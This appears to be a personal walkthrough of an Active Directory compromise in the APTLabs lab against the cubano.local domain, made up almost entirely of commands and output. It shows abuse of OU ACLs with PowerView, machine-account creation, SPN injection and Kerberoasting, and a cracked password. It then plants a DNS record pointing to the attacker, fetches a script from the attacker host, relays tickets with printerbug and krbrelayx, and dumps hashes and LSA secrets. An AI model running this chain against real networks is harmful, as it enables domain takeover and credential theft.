(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1080 curl -vv
http://web.cubano.local
[proxychains] config file found: /etc/proxychains1080.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
*   Trying 192.168.23.200:80...
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.200:80  ...  OK
* Connected to web.cubano.local (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: web.cubano.local
> User-Agent: curl/7.72.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html
< Server: Microsoft-IIS/10.0
< WWW-Authenticate: Negotiate
< WWW-Authenticate: NTLM
< Date: Fri, 25 Dec 2020 04:15:40 GMT
< Content-Length: 1293
```

User CUBANO\support has **GenericAll on OU inhouse@cubano.local**. Below is the generic exploitation method as reference by bloodhound

```
Control of the Organization Unit


With full control of the OU, you may add a new ACE on the OU that will inherit down
to the objects under that OU. Below are two options depending on how targeted you
choose to be in this step:
```

Generic Descendent Object Takeover

The simplest and most straight forward way to abuse control of the OU is to apply a GenericAll ACE on the OU that will inherit down to all object types. Again, this can be done using PowerView. This time we will use the New-ADObjectAccessControlEntry, which gives us more control over the ACE we add to the OU.

First, we need to reference the OU by its ObjectGUID, not its name. The ObjectGUID for the OU INHOUSE@CUBANO.LOCAL is: 98AB3051-4CCB-483A-B9D9-22AD9AB07061.

Next, we will fetch the GUID for all objects. This should be '00000000-0000-0000-0000-000000000000':

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'All'} | select -ExpandProperty name
```

Then we will construct our ACE. This command will create an ACE granting the "JKHOLER" user full control of all descendant objects:

```
$ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity 'JKOHLER' -Right GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType $AllObjectsPropertyGuid
```

Finally, we will apply this ACE to our target OU:

```
$OU = Get-DomainOU -Raw (OU GUID)
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

Now, the "JKOHLER" user will have full control of all descendent objects of each type.

Targeted Descendent Object Takeoever

If you want to be more targeted with your approach, it is possible to specify precisely what right you want to apply to precisely which kinds of descendent objects. You could, for example, grant a user "ForceChangePassword" privilege against all user objects, or grant a security group the ability to read every GMSA password under a certain OU. Below is an example taken from PowerView's help text on how to grant the "ITADMIN" user the ability to read the LAPS password from all computer objects in the "Workstations" OU:

```
$Guids = Get-DomainGUIDMap
$AdmPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -ExpandProperty name
$CompPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'Computer'} | select -ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity itadmin -Right ExtendedRight,ReadProperty -AccessControlType Allow -ObjectType $AdmPropertyGuid -InheritanceType All -InheritedObjectType $CompPropertyGuid
```

```
$OU = Get-DomainOU -Raw Workstations
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

Tried quick win, without the above, got nothing

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 ./addspn.py -u
"cubano.local\support" -p
97179aeefd6f3a6d329c37184fc639af:97179aeefd6f3a6d329c37184fc639af -t albany -s
FUFUTOS.cubano.local -q dc.cubano.local --additional
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found modification target
DN: CN=albany,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-
25T10:51:52.417600
    sAMAccountName: albany

##----

(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 ./addspn.py -u
"cubano.local\support" -p
97179aeefd6f3a6d329c37184fc639af:97179aeefd6f3a6d329c37184fc639af -t albany -s
FUFUTOS.cubano.local dc.cubano.local --additional
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found modification target
[!] Could not modify object, the server reports insufficient rights: 00002098:
SecErr: DSID-03150F94, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```

Overpass the hash as support

```
.\Rubeus.exe asktgt /domain:cubano.local /user:support
/rc4:97179aeefd6f3a6d329c37184fc639af /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 97179aeefd6f3a6d329c37184fc639af
[*] Building AS-REQ (w/ preauth) for: 'cubano.local\support'
[+] TGT request successful!
[*] base64(ticket.kirbi):
```

```
doIE8DCCBOygAwIBBaEDAgEWooIEBjCCBAJhggP+MIID+qADAgEFoQ4bDENVQkFOTy5MT0NBTKIhMB+g

AwIBAqEYMBYbBmtyYnRndBsMY3ViYW5vLmxvY2Fso4IDvjCCA7qgAwIBEqEDAgECooIDrASCA6ha6c58

LSQ0aiPmuftp+gTj2mNN5nDTEU75KKuE9RnIdyeS5LC5Gq0WyoaMBy1b99/t7l7M6ve4HVE28KKbdq4x

tM1uv+E8+84FRcW70DJTEYlbFrlfwM5Z5Wfr8KlhASU+aptjR914uGX2TZ3Go519m6XvDIbMKpGi6n7X

QzLRI2WAALGtY0adCakXbUmxQgzk80hhsJZhzlfNqaadwwONuH7vE+ED4kmjIgnKI6coUnT7+pLvm3wU

q08MKPerYSzEgv/Annwt+HPQN0VeYv1RU2+y8O+Xi/4+FuaCG3Rky/jK7flyyP5Q9b1U5Fwn+w0TqaZW

NODPBLdkqMUICUOTYIuLr853Iik+DjZ/cofKC0zH1QKR+dhHJhOV7NEVYa/zIAMQroeGhHvPU8BcnyMJ

o5/SZ+gO6GrIVMa2JH1oT45fmXeD6rIE+L4DDLuwMOL2q2ntZhQyp5vYdL2I8adTLLbEf9lpQkV0MadR

RWcqJ1XQUOB0qrKKsGclQOSyJgRykUROTsusYRAVqSy7gcp7AgHA/+rvZkxqfWHM3OG5t94VHrybJXx7

lcXEjeuUANbZNOcJNfnk9MSR/uFrmT0Tsyn+HaHeHf11EBf7t/7vL29M3Q6djw88olonXw3DmfMqnZ3C

SzSs/9BI0pYTaCyNXr9iucdx76WnFRzHIJg/rPDwkmY++7D4yZ+DZIK5U2ehY3L9XEdn3ou6Iwws6hNo

xpuNwgtM5YPtiQCp2/NcJxg+xBTZWp5dMTlyPbnMODTINE8qJAZqy8kxqCF5VocwCu+SXIU6toFTpRzX

Gn+et3p431oFytEdNLv8AhacIHUdkgoY/t6CCUqEt3UdbhbyMKTJzzOvJQluCbgUeLbOok821UeDAml4

UsE/Zo8Mi1DKx9LXBUZmtxJooe0aC0etmCkqKoG16QXvhe2gk5rSRrYvcEkipQIrQlvo8Ryo2JtZ9os7

hNihyIUJKjTEpFEzaoNCYBqzTal75vSuZgLvPMNvKaoALhUQ+VJshjsvfIqdD3ksTNp7wrmeclXs6FAY

0qspPl08dnUHvHvmlJGjUfFG2Zwf2j2kUp00dTDL+nNLpnF7hfp//7HYn7DYtObhfU/cC4sz26eDuc07

E3zliI1m82KdRsEtD7IZ0LeK/++00j5CdYt1hgk2LltHuiibmoouxbGrFqSW4lnfOXzOdDucwZFpUBUb

/Twl/3ge82TanwQ0sYSKtorGU39Ab/SMml7zDKwcjOujgdUwgdKgAwIBAKKBygSBx32BxDCBwaCBvjCB

uzCBuKAbMBmgAwIBF6ESBBAwjl/WcduV/h6OHimHfm2PoQ4bDENVQkFOTy5MT0NBTKIUMBKgAwIBAaEL

MAkbB3N1cHBvcnSjBwMFAEDhAAClERgPMjAyMDEyMjUwODU1MzJaphEYDzIwMjAxMjI1MTg1NTMyWqcR
```

```
GA8yMDIxMDEwMTA4NTUzMlqoDhsMQ1VCQU5PLkxPQ0FMqSEwH6ADAgECoRgwFhsGa3JidGd0GwxjdWJh
      bm8ubG9jYWw=
[+] Ticket successfully imported!

  ServiceName           :  krbtgt/cubano.local
  ServiceRealm          :  CUBANO.LOCAL
  UserName              :  support
  UserRealm             :  CUBANO.LOCAL
  StartTime             :  12/25/2020 12:55:32 AM
  EndTime               :  12/25/2020 10:55:32 AM
  RenewTill             :  1/1/2021 12:55:32 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable,
forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  MI5f1nHblf4etB4ph35tjw==
```

Got ticket

```
klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: support @ CUBANO.LOCAL
        Server: krbtgt/cubano.local @ CUBANO.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent
name_canonicalize
        Start Time: 12/25/2020 0:55:32 (local)
        End Time:   12/25/2020 10:55:32 (local)
        Renew Time: 1/1/2021 0:55:32 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Add new machine account **HOXHA$**. Use it to addspn to albany, after exploiting the genericall cubano\support has to OU "Inhouse"

```
New-MachineAccount -MachineAccount HOXHA -Password $(ConvertTo-SecureString
'Password123!' -AsPlainText -Force) -Domain cubano.local -DomainController
192.168.23.10 -Verbose
New-MachineAccount -MachineAccount HOXHA -Password $(ConvertTo-SecureString
'Password123!' -AsPlainText -Force) -Domain cubano.local -DomainController
192.168.23.10 -Verbose
VERBOSE: [+] SAMAccountName = HOXHA$
VERBOSE: [+] Distinguished Name = CN=HOXHA,CN=Computers,DC=cubano,DC=local
```

```
[+] Machine account HOXHA added



pwdlastset               : 12/27/2020 5:17:10 PM
logoncount               : 0
badpasswordtime          : 12/31/1600 4:00:00 PM
distinguishedname        : CN=HOXHA,CN=Computers,DC=cubano,DC=local
objectclass              : {top, person, organizationalPerson, user...}
name                     : HOXHA
objectsid                : S-1-5-21-854239470-2015502385-3018109401-58803
samaccountname           : HOXHA$
localpolicyflags         : 0
codepage                 : 0
samaccounttype           : MACHINE_ACCOUNT
accountexpires           : NEVER
countrycode              : 0
whenchanged              : 12/28/2020 1:17:10 AM
instancetype             : 4
usncreated               : 736451
objectguid               : 2edb9849-4771-44a4-97bd-b8988b138e14
lastlogon                : 12/31/1600 4:00:00 PM
lastlogoff               : 12/31/1600 4:00:00 PM
objectcategory           : CN=Computer,CN=Schema,CN=Configuration,DC=cubano,DC=local
dscorepropagationdata    : 1/1/1601 12:00:00 AM
serviceprincipalname     : {RestrictedKrbHost/HOXHA, HOST/HOXHA,
RestrictedKrbHost/HOXHA.cubano.local,
                           HOST/HOXHA.cubano.local}
ms-ds-creatorsid         : {1, 5, 0, 0...}
badpwdcount              : 0
cn                       : HOXHA
useraccountcontrol       : WORKSTATION_TRUST_ACCOUNT
whencreated              : 12/28/2020 1:17:10 AM
primarygroupid           : 515
iscriticalsystemobject   : False
usnchanged               : 736453
dnshostname              : HOXHA.cubano.local
```

Then modify the ACL for the OU

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'All'} | select -
ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity 'HOXHA$' -Right
GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType
$AllObjectsPropertyGuid
$OU = Get-DomainOU -Raw '98AB3051-4CCB-483A-B9D9-22AD9AB07061'
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

And we should be good now :)

Compute HOXHA$ hash

```
.\rubeus.exe hash /password:Password123! /user:HOXHA$ /domain:CUBANO.LOCAL


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123!
[*] Input username             : HOXHA$
[*] Input domain               : CUBANO.LOCAL
[*] Salt                       : CUBANO.LOCALhosthoxha.cubano.local
[*]       rc4_hmac             : 2B576ACBE6BCFDA7294D6BD18041B8FE
[*]       aes128_cts_hmac_sha1 : E0BA2BA22D83E4FD21E5A91818A53ECD
[*]       aes256_cts_hmac_sha1 :
36266AF23F415B0F38BAB576D61EB194C8988D4B3F1F7F6EBA9DCBAF3C4B7290
[*]       des_cbc_md5          : 9832EAC437700708
```

So now addspn to albany

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 addspn.py -u
"CUBANO.local\HOXHA$" -p
2B576ACBE6BCFDA7294D6BD18041B8FE:2B576ACBE6BCFDA7294D6BD18041B8FE -t albany -s
HTTP/hoxharelay.cubano.local dc.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
```

```
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 addspn.py -u "CUBANO.local\HOXHA$" -p 2B576ACBE6BCFDA7294D6BD18041B8FE:2B576ACBE6BCFDA7294D6BD18041B8FE -t albany -s HTTP/hoxharelay.cubano.local dc.cubano.local -q
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found modification target
DN: CN=albany,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-28T05:39:47.353404
    sAMAccountName: albany
    servicePrincipalName: HTTP/hoxharelay.cubano.local
                          HTTP/wtf.cubano.local
```

So we have modified albany, let kerbroast her now

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 GetUserSPNs.py CUBANO.LOCAL/'HOXHA$' -hashes :2B576ACBE6BCFDA7294D6BD18041B8FE -request-user albany
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  -------------
HTTP/hoxharelay.cubano.local  albany            2020-12-28 05:30:08.319645  2020-09-22 17:14:16.517888  unconstrained
HTTP/wtf.cubano.local         albany            2020-12-28 05:30:08.319645  2020-09-22 17:14:16.517888  unconstrained



[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:88  ...  OK
```

```
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:88  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:88  ...  OK
$krb5tgs$23$*albany$CUBANO.LOCAL$CUBANO.LOCAL/albany*$74dac9c81ffe4f4b6dc86cf9805a82
10$b84a782f0f68cc787699bebf7156ffd16c552f20dff320b9b7fb928fcd5fc7e9c90d7c60a9030d6bd
2b740fe4546670304be36c72cabe6e788d64fdbace262d116aba2dfcb590bce8869a07030ab6276adfbc
b13bc220d2bb6544832b2f542af659832528e73e393c447cdc450342172cadb06945b5938f4cab57f14e
8fd17571724cf73b1b701289170398567eb236f38b8f4380ceea4e97ce986fe8e16ad4c6f4212c98f37d
d9fb1e93d7dbdb0dd1a17edc6a730cabca41ee26165e80f6c62d38ea623e6ab9876d7d3a7e8bd53c08c3
de08521f629da2fe17c2517432b1ed2dd9b4001169014d0f24b79bb28e69d5c4bdd4cce4065be29ed346
a32f7b2e2a6f72b5edecc0d99a698632e199332403d85f75f859f2714968c0043ec4bb7abe562c2110b3
1e42c734bfdea19110f0f0c585bc876d279ac19382960106556bba8aae311849e87ef7cb97a0269b5f3f
a875f2a9a5aa695773243534517b8abc329ad44a3b9d9282729471820c7a0c89188ea7b129180e82b180
c2c13d7f74700d7c56919cc0059f686cac13c06bfe582dc536e3484974fd74d7cadaac12d80172f267ff
c17fad56d57913ba91ca22c963bbf910d585af224f51795b6129a770d6c81841270076d034a85e443a75
ac6545a5063252ecbbe9dc0fa28a00db625e82fe67e11597de6e6be6d132ae35001a0d7f04ad0db93499
1d6e979728c7896cb6d6ad9cc7477de89208773841faeb2c7cc68d34aaaccb6189e2cc44a02ebcffe832
cd0014288b67533ac831ff790c4a8d3e05befe3a47f58f571f860028902b9d9b813dfbb61a03877579aa
731dbf5e2396cf2f8efb10f201b2d660321347084b60deb5aa88cf8691ddaad92f247cdea60329cc7735
3c297b489b86656a09b69bbd22347341a5e3f2f65787ae581afcf007d1911548b6f556b7c3e6fb883900
0bf64ac5f13726462ab0e224bf4a95977204599e7fe98a17de4903a9879b5ba986166ca45ccc7c3d858f
2b78e8216ade7a281f31823180a62efaf1a515017673d10a1610c07ed6798064487d335df70612dba7e9
e66452e196cdd12ba2e15ea521dec53f4f5a9a4ffb7c9d5db5892a9024ac7e7a7686c0f8f284a2540c6a
2073e8c430a2b653cbd57788a17f7c0110135a1f81a0da71ec577e6d83985aeaf5a54ae5913740218a4b
cc34c8221e6d69bdccbfc52d2620bee8850524497e39ab7a79dcc40f333b18037bacefbaf3f78f8f4df3
3fbda73a6c1209bca07705b4aa61ee6eb60a60b88345812
```

This `hashcat -m 13100` is cracked to -> `cubano.local\albany:#1princess$`

```
(impkt-dev) root@nix36:~/aptlabs# chains1081 -q cme smb dc.cubano.local -u albany -p
'#1princess$'
SMB         192.168.23.10   445    DC               [*] Windows 10.0 Build 17763 x64
(name:DC) (domain:cubano.local) (signing:True) (SMBv1:False)
SMB         192.168.23.10   445    DC               [+]
cubano.local\albany:#1princess$
```

Confirmed working

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 ./addspn.py -u
"CUBANO.local\albany" -p "#1princess$" -s HTTP/wtf.cubano.local -q dc.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found modification target
DN: CN=albany,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-
25T12:31:21.486482
    sAMAccountName: albany
```

Now time to setup the krbrelayx attack

https://dirkjanm.io/krbrelayx-unconstrained-delegation-abuse-toolkit/

Make sure we have the added SPN pointing to us

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 ./dnstool.py -u
cubano\\support -p 97179aeefd6f3a6d329c37184fc639af:97179aeefd6f3a6d329c37184fc639af
dc.cubano.local -r wtf -a query
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:389  ...  OK
[+] Bind OK
[+] Found record wtf
DC=wtf,DC=cubano.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=cubano,DC=local
[+] Record entry:
 - Type: 1 (A) (Serial: 202)
 - Address: 10.10.14.15
```

-> invoke-dnsupdate to the spn -> ip of attacker

```
wget http://10.10.14.15:8888/mad.ps1 -outfile .\mad.ps1
import-module .\mad.ps1
import-module .\mad.ps1
New-ADIDNSNode -Data 10.10.14.15 -Node yolo -verbose
New-ADIDNSNode -Data 10.10.14.15 -Node yolo -verbose
VERBOSE: [+] Domain Controller = dc.cubano.local
VERBOSE: [+] Domain = cubano.local
VERBOSE: [+] Forest = cubano.local
VERBOSE: [+] ADIDNS Zone = cubano.local
VERBOSE: [+] Distinguished Name =
DC=yolo,DC=cubano.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=cubano,DC=local
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-CB-00-00-00-00-00-02-58-00-00-00-
00-D2-2C-38-00-0A-0A-0E-0F
[+] ADIDNS node yolo added
```

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 dig +tcp @dc.cubano.local
yolo.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.23.10:53  ...  OK

; <<>> DiG 9.16.8-Debian <<>> +tcp @dc.cubano.local yolo.cubano.local
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10862
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;yolo.cubano.local.             IN      A

;; ANSWER SECTION:
yolo.cubano.local.      600     IN      A       10.10.14.15

;; Query time: 52 msec
;; SERVER: 192.168.23.10#53(192.168.23.10)
;; WHEN: Fri Dec 25 12:35:24 EET 2020
;; MSG SIZE  rcvd: 62
```

Qucik modify SPN, just in case :)

```
root@kali:~/Desktop/APTLabs# proxychains
/root/Desktop/HTB/Forest/krbrelayx/addspn.py -u "CUBANO.local\albany" -p
"#1princess$" -s HTTP/wtf.cubano.local -q dc.cubano.local
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[-] Connecting to host...
[-] Binding to host
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.23.10:389  ...  OK
[proxychains] DLL init: proxychains-ng 4.14
[+] Bind OK
[+] Found modification target
DN: CN=albany,OU=inhouse,DC=cubano,DC=local - STATUS: Read - READ TIME: 2020-12-
25T11:05:38.155069
    sAMAccountName: albany
```

APT-CUBANO-EXCHANGE, exchange.cubano.local

We are in control of CUBANO\albany, which has unconstrained delegation, and has an SPN of our choise (wtf.cubano.local)

After adding an SPN to albany (HTTP/wtf.cubano.local) we add a dns record to point to our IP, to execute krbrelayx

```
[+] ADIDNS node wtf removed
New-ADIDNSNode -Data 10.10.14.15 -Node wtf -verbose
New-ADIDNSNode -Data 10.10.14.15 -Node wtf -verbose
VERBOSE: [+] Domain Controller = dc.cubano.local
VERBOSE: [+] Domain = cubano.local
VERBOSE: [+] Forest = cubano.local
VERBOSE: [+] ADIDNS Zone = cubano.local
VERBOSE: [+] Distinguished Name =
DC=wtf,DC=cubano.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=cubano,DC=local
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-C9-00-00-00-00-00-02-58-00-00-00-
00-E5-2C-38-00-0A-0A-0E-0F
[+] ADIDNS node wtf added
```

Wait 3 minutes, then

```
Pinging wtf.cubano.local [10.10.14.15] with 32 bytes of data:
Reply from 10.10.14.15: bytes=32 time=47ms TTL=62
Reply from 10.10.14.15: bytes=32 time=47ms TTL=62
Reply from 10.10.14.15: bytes=32 time=47ms TTL=62
Reply from 10.10.14.15: bytes=32 time=47ms TTL=62
```

Now for krbrelayx

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 printerbug.py
CUBANO.LOCAL/albany:'#1princess$'@exchange.cubano.local wtf.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Attempting to trigger authentication via rprn RPC at exchange.cubano.local
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked

##

(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 python3 ./krbrelayx.py -s
albany -p '#1princess$'
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.10.110.50
[*] Got ticket for EXCHANGE$@CUBANO.LOCAL [krbtgt@CUBANO.LOCAL]
[*] Saving ticket in EXCHANGE$@CUBANO.LOCAL_krbtgt@CUBANO.LOCAL.ccache
[*] SMBD: Received connection from 10.10.110.50
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
[*] SMBD: Received connection from 10.10.110.50
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'
```

And now using the ticket we secretsdump

```
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# export
KRB5CCNAME=EXCHANGE\$\@CUBANO.LOCAL_krbtgt\@CUBANO.LOCAL.ccache
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 secretsudmp.py -k
exchange.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
proxychains can't load process....: No such file or directory
(impkt-dev) root@nix36:~/aptlabs/krbrelayx# chains1081 secretsdump.py -k
exchange.cubano.local
[proxychains] config file found: /etc/proxychains1081.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.23.dev1+20201209.133255.ac307704 - Copyright 2020 SecureAuth
Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xd2aa6706ed5256925c3f10cd35e437a7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4d7ff2ba39f9a7b0f80f44cf485d73c9:
::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
[*] Dumping cached domain logon information (domain/username:hash)
CUBANO.LOCAL/Administrator:$DCC2$10240#Administrator#b0e8d0f7351867e69fd5958fa9bdbca
0
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CUBANO\EXCHANGE$:plain_password_hex:38f78af5a8adb9676de35b1109b1400f66cc14ccc361eeac
a67506bc488957ab25458295a51e0f4618c7de7042a946de5951cfac8b99a2db20d85de58860a50796e2
02ddce8f6c869ee2d8ab8a303acfde5e293537c5236c818e7ebd74d2b7af8e2eb27a377cf5d6bdde2ba5
4a92de12fb03535bc64189371b6e3674c4df1f2d9d999e204601e4ab99dfc5bb33578216597696d1df09
3789b8843d2830a5c6d90d12c9a8fd3bfb92ff6d0f6c1a7a0512c03d3b2548ee1c19a45751acfb81bd6a
4afc6232a2928cc7fc58074242a09835110372c0066a636e6ad93fcd4ce823528148532c4daf2a1cdef0
e79976a420e3
```

```
CUBANO\EXCHANGE$:aad3b435b51404eeaad3b435b51404ee:c9a4744124c4bbf67def6d916ef2baa9::
:
[*] DPAPI_SYSTEM
dpapi_machinekey:0x737e231c453fbc3b7363a732983ff2855d2e4ca0
dpapi_userkey:0xf97887de47c8b8ac52c46f8c68f16dee7e9bae55
[*] L$ASP.NETAutoGenKeysV44.0.30319.0
[*] NL$KM
 0000   88 EA 0F EE 17 85 DF A7  30 AB D8 64 CB CE 18 23   ........0..d...#
 0010   94 E5 DE 42 E4 81 DB 89  40 C7 D9 83 2C 88 E3 2B   ...B....@...,..+
 0020   E5 0B E7 F7 CC FE 7A 6E  C4 90 C5 A1 FB 35 AD 00   ......zn.....5..
 0030   43 06 30 9A EA 21 52 79  DD 7E A8 B9 7B 3D 74 B1   C.0..!Ry.~..{=t.
